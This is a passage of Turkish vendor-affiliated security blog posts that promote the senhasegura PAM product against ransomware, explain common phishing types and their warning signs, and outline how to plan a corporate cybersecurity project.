[Cybersecurity Ventures](https://cybersecurityventures.com/) anketi verilerine göre, [fidye yazılımı](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) maliyetleri gelecek yıl 20 milyar dolara ulaşacak. Anket ayrıca, bu tür bir siber saldırının her 11 saniyede bir şirketleri hedef alacağını öngörüyor. PAM yardımcı olabilir mi?
Fidye yazılımı, saldırganlar tarafından kurbanlarının bilgisayarlarını genellikle şifreleyerek bloke etmek ve ardından fidye talep etmek için kullanılan zararlı yazılımlardan oluşur. Bu zararlı yazılım türleri, verileri şifrelemenin ötesine geçerek şirketlerdeki operasyonların durmasına neden olmaya kadar ilerlediler: Maze gibi fidye yazılımları hassas bilgilerin sızmasına neden olarak bir şirketin güvenilirliğini tehlikeye atıyor ve büyük mali kayıplara neden olabiliyor.
İyi haber şu ki, Privileged Access Management (PAM) kullanarak bu tehdidi engellemek mümkün ve bu yazının konusu da bu. Sonuna kadar okumaya devam edin ve PAM ile ilgili her şeyi öğrenin!
- Ayrıcalıklı kimlik bilgilerini bilin ve yönetin
- Sıfır güvene dayalı koruma stratejileri kullanın
- En az ayrıcalık ilkesini uygulayın
- Uzaktan erişimde güvenliği artırın
- Ayrıcalıklı kimlik bilgileri ile gerçekleştirilen eylemleri denetleyin
## Fidye yazılımı için **ayrıcalıklı kimlik bilgileri kullanılır. Bunları bilin ve yönetin**
Çeşitli siber saldırı türlerinde, bilgisayar korsanları güvenliği ihlal edilmiş kimlik bilgilerini kullanır ve fidye yazılımı da farklı değildir, sonuçta bu kötü amaçlı yazılımı çalıştırmak için kişinin ayrıcalıklara sahip olması gerekir.
Bu nedenle, ayrıcalıklı kimlik bilgilerinin Privileged Access Management (PAM) aracılığıyla keşfedilmesi ve yönetilmesi önerilir. Bu çözüm, kimlik bilgilerini keşfetmeyi, entegre etmeyi, yönetmeyi, değiştirmeyi ve denetlemeyi ve ayrıca artık kullanılmayan kimlik bilgilerini ortadan kaldırmayı mümkün kılar.
Ayrıcalıklı kimlik bilgilerinin keşfi ve yönetimi için en iyi PAM aracı, PAM pazarı tarafından sınıfının en iyisi olarak kabul edilen keşif özelliklerine sahip [PAM senhasegura](https://stratus.com.tr/senhasegura/privileged-access-management/)‘dır.
## **Sıfır güvene dayalı koruma stratejileri kullanın**
Sıfır Güven tabanlı ağ güvenlik modelini kullanmak, fidye yazılımı saldırılarını önlemek için de önemlidir.
Bu kavram, “asla güvenme, her zaman doğrula” stratejisine göre, kimlik doğrulaması yapılmadan hiçbir kullanıcının veya cihazın BT sistemlerine ve hizmetlerine bağlanmasına izin verilmemesi gerektiğini ilke edinir.
Uygulamada, Sıfır Güven modeli, Tam Zamanında gibi metodolojiler aracılığıyla erişim vermeden önce kimlik bilgilerini sürekli olarak doğrulayan son derece etkili bir koruma olarak çalışır.
Tam Zamanında, her kullanıcıya yalnızca faaliyetlerini gerçekleştirmesi için gereken süre boyunca gerekli erişimi sunan bir tekniktir. PAM ile, Tam Zamanında gibi Sıfır Güvene dayalı stratejiler aracılığıyla ayrıcalıkların ayrıntılı tanımını sağlamak mümkündür. Forrester, Wave for PIM raporunda senhasegura’nın erişim ayrıntı düzeyini vurguladı.
## Fidye yazılımı saldırılarına karşı **en az ayrıcalık ilkesini uygulayın**
Çoğu fidye yazılımı saldırısını önlemenin yollarından biri, En Az Ayrıcalık İlkesi’dir (POLP) .
Bu strateji aynı zamanda BT ortamınıza yüklenebilecek fidye yazılımlarının etkisini sınırlayarak bilgisayar korsanlarının içeride hareket etmesini önler ve ayrıcalıkları yükseltme yeteneklerini azaltır.
Yani, kötü niyetli saldırgan, sınırlı erişime sahip veya ayrıcalıkları olmayan bir kimlik bilgisini çalarsa, kayıplar çok daha düşük olacaktır. Bu anlamda, uç nokta ayrıcalık yönetimi araçları, Privileged Access Management platformlarının temel özellikleridir.
Bunun nedeni, IoT cihazları, akıllı telefonlar, dizüstü bilgisayarlar ve tabletler gibi uç nokta cihazlarının bağlantısının saldırı yüzeyini artırarak kötü niyetli saldırganların çalışmasını kolaylaştırmasıdır.
senhasegura, Windows ve Linux için GO Endpoint Manager uç nokta ve iş istasyonu ayrıcalık yönetimi sunar; bu, kritik ortamları izole ederek gizli bilgilere erişim için ayırmaya olanak tanır.
## **Uzaktan erişimde güvenliği artırın**
Uzaktan erişim, genel olarak şirketlerin en büyük güvenlik açıklarından biridir. Çünkü çalışanlar ve üçüncü taraf tedarikçiler, şirketlerin şart koştuğu güvenlik uygulamalarına her zaman bağlı kalmıyor. Zayıf veya yeniden kullanılan parolaların seçilmesi veya aynı parolanın bir grup insan tarafından kullanılması başlıca sorunların arasında öne çıkıyor.
Ayrıcalıklı Erişim Yönetimi ile her kullanıcı, yalnızca görevlerini yerine getirmek için vazgeçilmez olan kaynaklara erişebilecek ve böylece yöneticiler erişim isteklerini onaylayıp reddedebilecekleri için saldırı yüzeyi azalacaktır.
Çalışanlar ve üçüncü taraflar senhasegura Domum aracılığıyla güvenli uzaktan erişim gerçekleştirilebilir ve VPN’e ihtiyaç duymadan kurumsal ağ cihazlarına Sıfır Güven tabanlı erişim sağlayabilirler.
*[Fidye yazılımı hakkındaki yazı dizimize](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) göz atmayı unutmayın. Serinin ilk bölümünde, fidye yazılımına ve nasıl çalıştığına dair temel bir genel bakış sunduk. Sonrasında, Uzak Masaüstü Protokolü’nden (RDP) başlayarak fidye yazılımı operatörlerinin sistemlerinize sızma yollarını daha derinlemesine inceliyoruz.*
[](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
## **Ayrıcalıklı kimlik bilgileri ile gerçekleştirilen eylemleri denetleyin**
Privileged Access Management’ın bir başka özelliği de, ayrıcalıklı kimlik bilgileri aracılığıyla gerçekleştirilen eylemlerin denetimini kolaylaştırmak ve bu hesaplara uygunsuz erişim gibi riskleri kontrol etmektir.senhasegura, BT altyapısını veri hırsızlığı ve uyum sorunlarına karşı koruyarak ayrıcalıklı kimlik bilgilerine erişimi otomatikleştiren ve merkezileştiren daha sıkı denetimlerin uygulanmasını sağlar.
senhasegura PAM aracılığıyla şunları yapmak mümkündür:
- Ayrıcalıklı hesap politikalarının otomatik kontrolünü elde ederek sürekli izleme ve denetim gerekliliklerine bağlı kalma olanağı sağlayın.
- Ayrıcalıklı kimlik bilgileriyle bir oturum sırasında “kim, ne zaman ve nerede” olduğu kadar “ne” olduğunun da tam görünürlüğünü sağlayın.
- Merkezi bir denetim veri havuzundan basitleştirilmiş denetim raporları yayınlayın.
- Sürekli denetimlerle operasyonel maliyetleri ve yanıt süresini azaltın.
####
### Sıfır güven politikası neden önemli?
Bulut tabanlı hizmetimiz Domum’un teknik incelemesini okuyarak öğrenin
İncelemeyi indirin
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, PAM, Privileged Access Management, Ransomware, senhasegura
---
### [Sık görülen kimlik avı türleri ve alabileceğiniz önlemler!](https://antivirus.com.tr/sik-gorulen-kimlik-avi-turleri-ve-alabileceginiz-onlemler/)
**Published:** Mart 9, 2023
**Author:** Can Erginkurban
**Excerpt:** Sosyal mühendislik türlerinden biri de her geçen gün daha sık karşılaştığımız kimlik avı (phishing) saldırılarıdır. Kimlik avını tanıyın ve önlemlerinizi alın.
**Content:**
Bilgisayar korsanları tarafından kullanıcıları manipüle etmek, güvenlik açıklarını ve bilgi eksikliklerini kendi çıkarları için kullanmak için gerçekleştirilen birtakım eylemlere “sosyal mühendislik” adı verilir. Sosyal mühendisliğin ana türlerinden biri, her geçen gün daha sık karşılaştığımız kimlik avı (phishing) saldırılarıdır.
[Verizon Data Breach Investigation 2022](https://www.verizon.com/business/resources/reports/dbir/) raporuna göre veri sızıntılarının %20’si kimlik avı saldırısı içeriyordu.
Bu rakamlar, farklı kimlik avı türlerini bilmenin gerekliliği ve bu tehditten nasıl kaçınılacağı konusunda bizi uyarıyor. Daha iyi anlaşılabilmesi için makaleyi konulara ayırdık:
- **Kimlik avı nedir?**
- **Nasıl çalışır?**
- **Sık karşılaşılan kimlik avı türleri**
- **Kimlik Avı İşaretleri**
- **Önlemek için yapılabilecekler**
- **Kimlik avı saldırılarına karşı korunma**
- **Sonuç**
## Kimlik avı nedir?
[Oltalama](https://www.eset.com/tr/phishing/) olarak da bilinen bu saldırı bilgisayar korsanlarının kurbanlarını manipüle etmek ve onlardan hassas bilgiler sağlamak veya kötü niyetli bağlantılara tıklamak gibi belirli eylemleri gerçekleştirmelerini istemek için meşru varlıkları veya güvenilir kişileri taklit ettiği çok yaygın bir sosyal mühendislik türüdür.
Kimlik avı gibi sosyal mühendislik saldırıları, neredeyse tüm [siber güvenlik olaylarında](https://antivirus.com.tr/hizmet-olarak-fidye-yazilimi-ve-kimlik-avi/) mevcuttur ve genellikle ağ saldırıları, kod yerleştirme ve kötü amaçlı yazılım gibi diğer tehditleri içerir.
## Nasıl çalışır?
Tipik olarak, siber suçlular kurbanlarından isimler, roller, ilgi alanları ve e-posta adresleri gibi verileri toplamak için sosyal medya gibi araçları kullanır.
Daha sonra bu bilgiler, bankalar, kurbanın işyeri veya kurbanın üniversitesi gibi güvenilir bir kurum adına sahte mesajlar oluşturmak için kullanılırlar.
Mesajlarda, kullanıcı adlarını, parolalarını ve banka bilgilerini içerebilecek gizli verileri toplamak için kullanıcıdan kötü amaçlı ekler indirmesi veya kötü amaçlı web sitelerine giden bağlantıları tıklaması istenir.
Bazı saldırganlar kimlik avı e-postalarında uygunsuz yazı tipleri, logolar ve düzenler kullanır, bu da onları tanımlamayı kolaylaştırır, ancak siber suçlular bu konuda giderek daha iyi hale geliyor ve mesajlarının gerçek görünmesini sağlıyor.
Hedefli Kimlik Avı
## Sık karşılaşılan kimlik avı türleri
Siber suçluların kurbanlarını manipüle etmek için kullandıkları bazı kimlik avı türleri şunlardır:
#### Aldatıcı Kimlik Avı (Deceptive Phishing)
Kullanılan türler arasında en yaygın olanıdır. Saldırganlar, kurbanlarının kişisel verilerine veya oturum açma kimlik bilgilerine erişmek için meşru bir varlığın kimliğine bürünür ve onları manipüle etmek için tehdit ve aciliyet duygusu içeren mesajlar kullanır.
Bu türde kullanılan bazı yaygın teknikler:
- Kimliğine büründükleri kuruluşun iletişim bilgileri de dahil olmak üzere e-postalarda yasal bağlantıların kullanılması;
- Exchange Online Protection’ı (EOP) aldatmak için kötü amaçlı ve kötü amaçlı olmayan kodların birleşimi. Örneğin, kullanıcıların hesap kimlik bilgilerini çalmak için bir teknoloji şirketinin oturum açma sayfasının CSS ve JavaScript’ini kopyalamak pekala mümkündür;
- Güvenli E-posta Ağ Geçitlerini (SEG’ler) aldatmak için kısaltılmış URL’lerin kullanımı ve kullanıcılar bir kimlik avı açılış sayfasına yönlendirilmesi;
- E-posta filtrelerinin şirket sembollerinin çalındığını tespit etmesini önlemek için marka logolarındaki bir HTML özelliğinin değiştirilmesi;
- Algılanmayı önlemek için genellikle resim biçiminde olan minimum içeriğe sahip e-postalar.
#### Hedefli Kimlik Avı (Spear Phishing)
Hedefli Kimlik Avı da e-posta kullanan türler arasındadır, ancak bu model daha çok hedeflidir. Uygulamada, bilgisayar korsanları halka açık şirket verilerini toplamak için açık kaynak istihbaratını ([OSINT](https://tr.wikipedia.org/wiki/A%C3%A7%C4%B1k_kaynak_istihbarat%C4%B1)) kullanır.
Daha sonra belirli kullanıcılara odaklanırlar, bu bilgileri kurbanları mesajın kuruluş içerisindeki birinden geldiğine inandırmak için kullanırlar ve böylece isteklerinin yerine getirilmesini kolaylaştırırlar.
Hedefli Kimlik Avı’nı tanımlamak için, içeriden gelen olağan dışı istekler, ortak klasör bağlantıları ve bir kullanıcı oturum açma kimliği ve parolası gerektiren belgeler hakkında bilgi sahibi olunması gerekir.
#### Balina Avcılığı (Whaling)
Balina Kimlik Avı, Dolandırıcılığı veya CEO Dolandırıcılığı olarak bilinen bu tür saldırılar, sosyal medya veya kurumsal web sitesi aracılığıyla kuruluşun CEO’sunun adını tespit edip, onlar gibi davranan bir mesaj göndererek kurbanlara istekte bulunmayı içerir.
Bu tür bir saldırıyı tespit etmek için, örneğin daha önce hiç bu tür mesaj göndermemiş kişiler tarafından yapılan anormal taleplere dikkat edilmelidir. Ayrıca, mesajın kişisel bir e-posta adresi aracılığıyla gönderilmediğini doğrulamak önemlidir.
#### Telefon Dolandırıcılığı (Vishing)
Telefon dolandırıcılığı, bir siber suçlu kurbanlarının aciliyet duygusunu uyandırmak ve isteklerine yanıt vermelerini sağlamak için telefonla iletişime geçtiğinde gerçekleşen sesli kimlik avıdır.
Bu dolandırıcılığı tespit etmek için, kullanılan telefon numarasının alışılmadık veya bloke edilmiş bir yerden olup olmadığını, arama zamanının vergi beyannamesi gibi stresli bir olayla çakışıp çakışmadığını ve talep edilen kişisel verilerin olağandışı olup olmadığını kontrol etmek gereklidir.
#### SMS Dolandırıcılığı (Smishing)
Smishing, kullanıcıdan bir teslimatı değiştirmek gibi belirli bir eylemi gerçekleştirmesini isteyen metin mesajları gönderilmesi ile gerçekleşir. Sonuçta kullanıcının cihazına kötü amaçlı yazılım yüklemesi sağlanır.
Hizmetin gerçek web sitesindeki bilgilerin veya gönderici telefon numarasının kontrolü ile önlenebilir.
#### Çiftçilik (Pharming)
Pharming, tanımlanması en zor kimlik avı saldırı türleri arasındadır. Bir Etki Alanı Adı Sunucusunu (DNS) ele geçirmek ve web sitesi adresini giren kullanıcıyı kötü amaçlı bir etki alanına yönlendirmekten oluşur.
Kendinizi bu tür saldırılara karşı korumak için, HTTP değil HTTPS olan web sitelerini tercih etmeniz ve garip yazı tipleri, yazım hataları veya uyumsuz renkler gibi web sitesinin yanlış olduğuna dair göstergelere dikkat etmeniz gerekir.
#### Kimlik Avı Oltacısı (Angler Phishing)
Angler Phishing, kötü niyetli kullanıcıların kurbanlarını belirli eylemleri gerçekleştirmeye ikna etmek için bir sosyal medya uygulamasından bildirimler veya mesajlar gönderdikleri saldırı türüdür.
Bu gibi durumlarda kötü niyetli bağlantılar içeren bir gönderiye eklenmiş olabilecek bildirimler, uygulamayı pek kullanmayan kişilerden gelen direkt mesajlar ve direkt mesajlarda paylaşılan web sitelerine bağlantılar konusunda dikkatli olunması önerilir.
## Kimlik avı işaretleri
İşaretlere dikkat etmek, kurbanlarını manipüle etmek için farklı kimlik avı türleri kullanan kötü niyetli saldırganların eylemlerinden kendinizi korumanın bir yoludur. Tehdidin ana belirtileri şunlardır:
#### Aciliyet duygusu içeren e-postalar
Tehdit gibi aciliyet duygusu uyandırmanın yolları ile eylemi teşvik eden mesajlar şüpheyle karşılanmalıdır. Sonuçta, bilgisayar korsanlarının amacı, kurbanlarının, gelen e-postadaki tutarsızlıkları bile fark etmeden, isteklerine hızlı bir şekilde yanıt vermelerini sağlamaktır.
#### Yersiz ton
Kimlik avının önemli bir özelliği, iletilerin yersiz bir dil ve üslup kullanıyor olmasıdır. Bu nedenle, bir arkadaşınızdan aşırı resmi bir tonda veya tanımadığınız birinden aşırı samimi bir mesaj alırsanız şüphelenin.
#### Olağandışı istekler
Alışılmadık isteklere sahip e-postalar genellikle kimlik avı saldırısıdır. Mağdur, örneğin normalde IT departmanı tarafından gerçekleştirilen bir eylemi kendisinin gerçekleştirmesini isteyen bir mesaj alabilir.
#### Yazım ve dilbilgisi hataları
Genel olarak, kuruluşlar e-postalarının yazım denetimini yaparlar. Ayrıca bu tür saldırılar genellikle uluslararası kolluk güçleri tarafından erişilemeyecekleri Rusya ve Çin gibi ülkelerde yaşayan saldırganlar tarafından yapılır ve otomatik olarak Türkçe’ye çevrilir. Bu nedenle, kimlik avı saldırısına işaret edebilecek yazım ve dilbilgisi hatalarına dikkat etmek önemlidir.
#### Uyumsuz web adresleri
Kimlik avı saldırılarını tespit etmenin başka bir yolu, gönderenin adresini önceki iletişimle karşılaştırmaktır, bu uyumsuzluğa işaret edebilir.
Gönderenin gerçek adresini görmek için e-postayı tıklamadan önce bağlantının üzerine gelin. Bu şekilde posta açılmadan adres görünecektir.
#### Beklenmedik istekler
Siber suçlular genellikle yasal gibi görünen e-postalarla ilişkili sahte oturum açma sayfaları kullanır. Bu sayfalarda, kullanıcılar tarafından hiçbir şekilde sağlanmaması gereken mali bilgiler talep edebilirler. Öncelikle web sitesinin gerçekliğini kontrol edin.
## Kimlik avı saldırılarını önlemek için yapılabilecekler
#### Çalışanlarınızı kimlik avı konusunda eğitin
Çalışanlarınızı eğitmek, kimlik avı saldırılarını önlemek için atmanız gereken ilk adımdır, sonuçta hazırlıksız kişiler kötü niyetli insanlar için kolay hedeflerdir. Bununla birlikte, sunulan eğitim geleneksel yaklaşımın ötesine geçmeli ve güncel ve karmaşık tehditleri içermelidir.
ESET’in hazırladığı ücretsiz [Siber Güvenlik Eğitimi](https://www.eset.com/tr/business/cybersecurity-training/?utm_source=antivirus.com.tr&utm_medium=article&utm_campaign=phishing) bu aşamada size yardımcı olabilir.
#### E-posta filtreleri kullanın
Genellikle spam ile ilişkilendirilen e-posta filtreleri, bu yeteneğin ötesine geçer ve kimlik avı saldırılarıyla ilgili tehditleri de gösterir. Uygulamada, bir e-posta filtresi kullanmak, kullanıcının çok sayıda kimlik avı e-postası almasını engelleyebilir.
#### Kötü amaçlı web sitelerine karşı koruma sağlayın
Kuruluşların kimlik avını önlemek için e-postaları filtrelediğini bilen siber suçlular, web sitesi kodlarına saldırıyor.
Bu nedenle, son kullanıcılar için olası risklere işaret etmeleri için tarayıcılara web sitesi uyarıları eklemelisiniz.
#### İnternet erişimini sınırlayın
Kötü amaçlı web siteleriyle ilişkili riskleri azaltmanın bir başka yolu da çalışanların belirli web sitelerine ve uygulamalara erişim taleplerini reddeden erişim kontrol listeleri oluşturmaktır.
#### Çok faktörlü kimlik doğrulamasını zorunlu kılın
Siber suçluların ana hedeflerinden biri kullanıcıların kimlik bilgilerini çalmaktır. Bu [çok faktörlü kimlik doğrulaması](https://www.eset.com/tr/business/solutions/identity-and-data-protection/?utm_source=antivirus.com.tr&utm_medium=article&utm_campaign=phishing#secure-authentication) (MFA) kullanılarak azaltılabilecek bir risktir.
Bu mekanizma, kullanıcının bildiği bir şeyi (parola gibi), sahip olduğu bir şeyi (token gibi) ve kim olduklarıyla ilişkili bir şeyi (parmak izi veya yüz tanıma gibi) birleştirerek kendilerini doğrulamak için iki veya daha fazla öğe kullanmasını gerektirir.
#### Sahte web sitelerini engelleyin
Web sitenizin sahte sürümlerini izleyen ve ortadan kaldıran çözümlere güvenebilirsiniz. Bu sayede çalışanlarınızın ve müşterilerinizin kötü niyetli bağlantılara tıklamasını engelleyebilirsiniz.
#### Düzenli olarak yedek alın
Kimlik avı saldırının işletmenizin üretkenliğini etkileyebilecek fidye yazılımları da dahil olmak üzere kötü amaçlı yazılımlarla ilişkilendirilmesi çok yaygındır. Bu nedenle bir veri yedekleme stratejisi izleyin.
## Kimlik avı saldırılarına karşı korunma
Farklı kimlik avı türlerini engellemenin en etkili çözümlerinden biri, Windows ve Linux uç noktalarına uzaktan bağlı bilgisayarları korumanıza olanak tanıyan [senhasegura](https://stratus.com.tr/senhasegura/?utm_source=antivirus.com.tr&utm_medium=article&utm_campaign=phishing) GO Endpoint Manager’dır.
- Her kullanıcı için yetkili, uyarılan ve engellenen eylemlerin listelerini kontrol etmenize izin vererek, kötü amaçlı yazılımların yüklenmesi ve oturum açma ayrıcalığının kötüye kullanılmasıyla ilgili tehditleri azaltır,
- PCI, ISO, SOX, GDPR ve NIST gibi düzenlemelere uyumu sağlar,
- Hedef cihaza herhangi bir aracı yüklemek zorunda kalmadan ayrıcalıklı yerel kullanıcılar için erişimin sağlanmasını ve iptal edilmesini sağlar,
- Oturum günlüklerinde yönetici kimlik bilgilerinin kullanımına ilişkin tüm istekleri kaydeder,
- Gizli bilgilere erişimin ayrılmasını, kritik ortamların izole edilmesini ve ortamların ilişkilendirilmesini sağlar.
## Sonuç
Bu makalede, sosyal mühendislik ve kimlik avının anlamını, bu siber saldırının nasıl çalıştığını, farklı kimlik avı türlerinin neler olduğunu ve bunları nasıl tanımlayabileceğinizi gördünüz.
Ayrıca **[Senhasegura GO Endpoint Manager](https://stratus.com.tr/senhasegura/protection-and-security-endpoint/)**‘ın özelliklerini ve bu tehdidin önlenmesine nasıl katkıda bulunduğunu da gösterdik.
[](https://stratus.com.tr/senhasegura/?utm_source=antivirus.com.tr&utm_medium=article&utm_campaign=phishing)senhasegura
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Kimlik Avı, PAM, Phishing, Privileged Access Management, Rehber, senhasegura, Sosyal Mühendislik
---
### [Şirketiniz için en iyi siber güvenlik projesi hangisi?](https://antivirus.com.tr/sirketiniz-icin-en-iyi-siber-guvenlik-projesi-hangisi/)
**Published:** Mart 13, 2023
**Author:** Can Erginkurban
**Excerpt:** Bu kadar çok güvenlik açığıyla karşı karşıya olduğunuzda, nasıl bir siber güvenlik projesi uygulayacağınızı planlamak zor olmalı. Bu nedenle konuya el atıyoruz!
**Content:**
IBM Cost of a Data Breach 2022 raporu, kuruluşunuz için iyi bir siber güvenlik projesi seçmenin önemini gösteren birçok bilgi veriyor. Verileri ihlal edilen şirketlerde çalışan 3.600’den fazla kişiyle yapılan görüşmeleri içeren bu belgeden elde edilen bilgilere göre, endişe verici sonuçlara ulaşıldı.
İlk olarak, ankete katılan kuruluşların %83’ü Mart 2021 ile Mart 2022 arasında bir tür ihlal yaşadı. Ayrıca bu saldırıların %60’ı müşteriler için fiyatları artırdı.
Ayrıca kritik altyapı kuruluşlarının %79’unun siber tehditleri önlemek için sıfır güven planı uygulamadığı ve ihlallerin %19’unun güvenliği ihlal edilmiş bir iş ortağından (tedarik zinciri) kaynaklandığı tespit edildi.
Bu kadar çok dijital güvenlik açığıyla karşı karşıya kalındığında, bir siber güvenlik projesini uygulamaya nereden başlayacağınızı bilmek zor olabilir. Bu nedenle, bu konuyu burada ele alıyoruz. Okumanızı kolaylaştırmak için metnimizi konulara ayırdık:
- [Güvenlik hakkında](#güvenlik-hakkında "Siber güvenlik hakkında")
- [Siber güvenliğin önemi](#Siber-güvenliğin-önemi "Siber güvenliğin önemi")
- [Siber güvenlik projesi nedir?](#Siber-güvenlik-projesi "Siber güvenlik projesi: Nedir ve önemi nedir?")
- [Beş siber güvenlik türü](#Beş-siber-güvenlik-türü "Beş siber güvenlik türü")
- [İnsanlar, süreçler ve teknolojiler: Her siber güvenlik projesinin başarısı için önemli unsurlar](#insanlar-süreçler-ve-teknolojiler "İnsanlar, süreçler ve teknolojiler: Her siber güvenlik projesinin başarısı için önemli unsurlar")
- [Bir şirkette siber güvenlik projelerine öncelik verme yönergeleri](#öncelik-verme-yönergeleri "Bir şirkette siber güvenlik projelerine öncelik verme yönergeleri")
- [Şirketlerin karşılaştığı başlıca siber tehditler](#sirketlerin-karsilastigi-tehditler "Şirketlerin karşılaştığı başlıca siber tehditler")
- [Sonuç](#Sonuc "Sonuç")
## Güvenlik hakkında
Siber güvenlikten bahsettiğimizde, cihazlara, programlara, verilere ve ağlara yönelik saldırıları önlemek, bilgisayar korsanlarının faaliyetlerinden kaçınmak, içeriden ve dışarıdan gelebilecek tehditlere ve doğal afetlere karşı korunmak ve bir şirketin verilerinin gizliliğini sağlamak için kullanılan bir dizi teknoloji, prosedür ve yöntemden bahsediyoruz.
Bununla birlikte, Covid-19 salgınıyla hızlanan dijital dönüşüm, uzaktan çalışmanın yaygınlaşması ile çeşitli güvenlik açıklarını da beraberinde getirdi. Sonuç olarak, veri sızıntılarında, kimlik avı e-postalarında ve hesap istilalarında önemli bir artış oldu.
## Siber güvenliğin önemi
Şu anda şirketlerdeki süreçler dijital dönüşüm nedeniyle çevrimiçi dünyaya taşınıyor. Ancak bu durum bir işletme için büyük önem taşıyan bilgi kaybını “kolaylaştırabilir”.
Bu nedenle, kuruluşların operasyonlarını güvence altına almak ve kötü amaçlı yazılım, virüs ve kimlik avı gibi tehditleri önlemek için siber güvenliğe yatırım yapması gerekiyor.
Kötü niyetli saldırganların zaman içinde tekniklerini geliştirdiğinin de bilinmesi gerekir. Bu nedenle veri güvenliğini sürdürmek ve tehlikeye atılan işlerden kaçınmak giderek daha zor hale geliyor.
Diğer bir yenilik ise, kuruluşları müşterilerinden, çalışanlarından ve iş ortaklarından gelen hassas bilgilerin ifşa edilmesinden sorumlu tutan ve milyon dolarlık yaptırımlara yol açan veri koruma yasalarıdır.
Uygulamada, kazara veya kasıtlı veri kaybını önlemek için bu mevzuatların uyulması gereken çeşitli gereklilikleri vardır.
Yani, iyi bir siber güvenlik projesine yatırım yapmak, uygunsuzluktan, finansal kayıplardan, itibar kaybından ve şirketlerin kapanmasından kaçınmak için önerilen önlemdir.
## Siber güvenlik projesi nedir?
Siber güvenlik projeleri, herhangi bir şirket içinde dijital güvenliği teşvik etmeyi amaçlamaktadır. Önemi, hacker saldırıları gibi siber tehditlerden kaçınma olasılığında yatmaktadır. Ayrıca, kasıtlı olsun olmasın, çalışanların veya üçüncü tarafların hatalarının kuruluş üzerinde daha az etkiye sahip olmasına katkıda bulunur. Veri kaybı, güvenilirlik, veri koruma yasaları tarafından uygulanan milyonluk yaptırımlar gibi bir işletmenin sona ermesine bile neden olabilecek kayıp olasılığını azaltır. Küçük şirketlerde bu daha da önemli bir hal almaktadır. Bir Cisco araştırmasına göre, bir siber saldırıdan etkilenen kuruluşların %60’ı olaydan sonraki 6 ay içinde operasyonlarını durdurmuştur.
### Beş önemli siber güvenlik türü:
- Kritik Altyapı Güvenliği
- Uygulama Güvenliği
- Ağ Güvenliği
- Bulut Güvenliği
- Nesnelerin İnterneti (IoT) Güvenliği
### Kritik altyapı güvenliği
Nedir?
Kritik altyapı güvenliğinden bahsederken, bir ülkenin ekonomisinin, sağlığının ve kamu hizmetlerinin güvenliğini sağlamak için gerekli olan endüstrilerdeki sistemlerin, ağların ve varlıkların güvenliğini düşünen alanı kastediyoruz. Bu sektörler kimya, iletişim, kamu hizmetleri, enerji ve finans endüstrilerini içerir.
Zorlukları Nelerdir?
Kritik altyapı için en büyük zorluk, sınırlı koruma özelliklerine karşı sistemlerinin sunduğu güvenlik sorunlarıdır.
### Uygulama güvenliği
Nedir?
Bu programlar bilgisayar korsanları için giderek daha fazla hedef haline geldiğinden, uygulama güvenliği çok önemlidir. Geliştirilme ve sonra uygulanmaları sırasında ortaya çıkan, onları daha güvenli hale getirmek için benimsenen uygulamalardan oluşur.
Zorlukları Nelerdir?
Uygulama güvenliğinin sağlanması, bu uygulamalar için geliştirilen tüm araçların takibini gerektirir. Daha karmaşık bir altyapıya yönelik yazılım gerektirebilecek bir şirketin gelecekteki ihtiyaçlarının farkında olmak da önemlidir.
### Ağ güvenliği
Nedir?
Ağ güvenliği, donanım ve yazılım çözümlerinin yanı sıra ağı ve verileri siber saldırılara karşı korumayı amaçlayan prosedürleri ifade eden bir terimdir. Uygulamada bu kavram, diğer faktörlerin yanı sıra ağ analizi, uygulama güvenliği, erişim kontrolü ve antivirüs yazılımını içerir.
Zorlukları Nelerdir?
Ağ güvenliğinin ana zorluğu, büyük hacimli siber tehditler ve şirketlerde kullanılan ve aynı zamanda yeni sorunları da temsil eden çeşitli işlevler içeren, giderek karmaşıklaşan yapılarda korumayı sürdürmektir.
### Bulutta siber güvenlik
Nedir?
Şirketler dijital dönüşümün etkisinde kaldıkça bulut çözümlerine daha bağımlı hale geliyor ve bu bağlamda dijital güvenliği sağlayan önlemler almaları gerekiyor.
Bunun nedeni, dış kaynaklı sağlayıcıların altyapı yönetiminden bile sorumlu olabilmesidir, ancak açığa çıkan herhangi bir verinin sorumluluğu da kuruluşta kalmaktadır.
Zorlukları Nelerdir?
Bulut çözümlerini benimseyen şirketlerin karşılaştığı zorluklar, dinamik bir ortamda güvenlik kriterlerini karşılama becerisiyle ilgilidir ve bu da verilere erişim ve veri kullanımında görünürlük eksikliğine neden olabilir.
### Nesnelerin interneti (IoT) güvenliği
Nedir?
Nesnelerin interneti güvenliği, güvenlik kameraları gibi araçlarda doğrudan buluta bağlı cihazların korunmasıyla ilişkilidir. İşlevi, siber güvenlik ve veri koruma hususlarını dikkate almadan, tasarlanmış cihazları korumaktır.
Zorlukları Nelerdir?
Nesnelerin interneti güvenliğiyle ilgili en büyük zorluk, insan faaliyetleriyle ilgilidir. Uygulamada, bu cihazların artan bağlanabilirliği ile, örneğin, kullanıcılara varsayılan parolaların değiştirilmesi ve güncelleme ihtiyacı hakkında talimat verilmesi gerekir.
Öte yandan, birçok kullanıcı bu cihazları saldırı hedefi olarak görmemekte ve geliştirme ve kullanımları sırasında en iyi güvenlik uygulamalarını göz ardı etmektedir.
## İnsanlar, süreçler ve teknolojiler: Her siber güvenlik projesinin başarısı için önemli unsurlar
Verimli bir siber güvenlik projesi, yalnızca önceki konuda ele alınan beş tür dijital güvenliği içermez. Diğer önemli unsurları da hesaba katmak önemlidir. Bunlar: insanlar, süreçler ve teknoloji.
İşte bu yönler hakkında bilmeniz gerekenler:
### Siber güvenlik ve insan faktörü
Siber güvenlik projeleri söz konusu olduğunda, en son teknolojiye yatırım yapmak yeterli değildir. Kullanıcıları, güvenlik protokollerine uymaları ve şirket verilerinin korunmasını sağlamaları için eğitmek çok önemlidir.
Günlük yaşamda, çalışanlarınız güvenlik risklerini çeşitli şekillerde artırır.
Bunlar arasında şunları vurgulayabiliriz:
#### URL’lere tıklama ve şüpheli e-postaları açmak
Hassas verileri korumak için çalışanlarınızı bu uygulamanın içerdiği riskler konusunda bilinçlendirmek ve sahte adreslerden gelen e-postaların dikkate alınmamalarını teşvik etmek gereklidir.
#### Aynı parolayı uzun süre kullanmak
